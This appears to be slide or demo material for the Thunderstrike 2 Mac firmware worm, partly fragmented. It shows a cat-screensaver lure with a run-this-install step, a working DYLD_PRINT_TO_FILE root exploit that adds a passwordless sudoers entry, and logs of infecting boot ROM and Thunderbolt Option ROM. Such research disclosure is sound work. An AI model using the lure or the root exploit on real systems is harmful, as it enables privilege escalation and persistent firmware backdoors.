


[Download a cute cat screensaver!](#)

Then open `Terminal.app` and run:

```
bash ~/Downloads/install
```

file:///Users/ani/lock/Downloads/ts2/install



```
mbp101:~ anlock$ bash ~/Downloads/install
**** Getting root access with DYLD_PRINT_TO_FILE
echo 'echo "$(whoami) ALL=(ALL) NOPASSWD:ALL" >&3' | DYLD_PRINT_TO_FILE=/etc/su
oers newgrp
sudo whoami
root
█
```

## Root exploit

Remote code can escalate to root

```
root
**** Installing on motherboard Boot ROM
erase size 00001000
fvh size 001a0000
crc 4a6f7b03
free space 0013a150
payload: dest 0013a150, 2fe bytes
copying region...
crc 4a6f7b03 4a6f7b03
sum 7611 7611
computed crc: 59911775
crc 59911775 59911775
sum 7611 c778
spiflash_write_enable: bios_cntl=1
spiflash_write_enable: new_bios_cntl=1
spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000
```

**Unlock BIOS and write to flash**

Append to FVH and update CRC

```
spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc length 0x1204 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc length 0x1204 bytes
---- writing PXE option rom+crc
028cc: 0002d0 / 001204
```

## Write to Option ROM

Search PCIe bus for removable devices

```
spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC 417958e2 (good)
Header sum 5c (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x604 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d30f6d5e (good)
Header sum 59 (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x1204 bytes
---- writing PXE option rom+crc to 0x25fc
03678: 00107c / 001204
```

Download a c

Then open te

```
bash ~/Downloads/install
```

# Thunderbolt adapter is now infected

## Option ROM contains Thunderstrike 2



```
*** ERROR UIFlagPickerRestoreState No state found for flagpicker
*** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: pre
ferences_good_samaritan_message_ribbon.png
*** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: log
inui_bootprogressbar.png
```

```
.....
root device uuid is '7A188C97-4624-3FE9-A158-41D2FE591202'
```

```
-----
Thunderstrike 2
-----
```


```
-----
Thunderstrike 2 is installed in the motherboard boot ROM
-----
```

```
Starting OSX in |
```

Thunderstrike 2 executed from boot flash


Runs before kernel load, can backdoor OS X





CPU powers down  
All flash protection bits are reset





Thunderstrike 2 written to flash  
Boot flash is now infected

```
efiboot loaded from device: Acpi(PNP0A03,0)/Pci(1C14)/Pci(010)/SATA(0,0)/HD(Part
2,Sig25388A65-0D87-4C9F-9ABE-A4D22DA373AE)
boot file path: \System\Library\CoreServices\boot.efi
..Loading kernel cache file 'System\Library\Caches\com.apple.kext.caches\Startup
\kernelcache'...
```

```
.....
root device uuid is '981EADBC-B629-38D9-8D29-9C2A921C13AB'
```

```
Thunderstrike
Strike 2
```

```
-----
Thunderstrike 2 is installed in the motherboard boot ROM
-----
```

```
Starting OSX in 9 8 |
```

Thunderstrike 2 executed from boot flash

This laptop is now infected

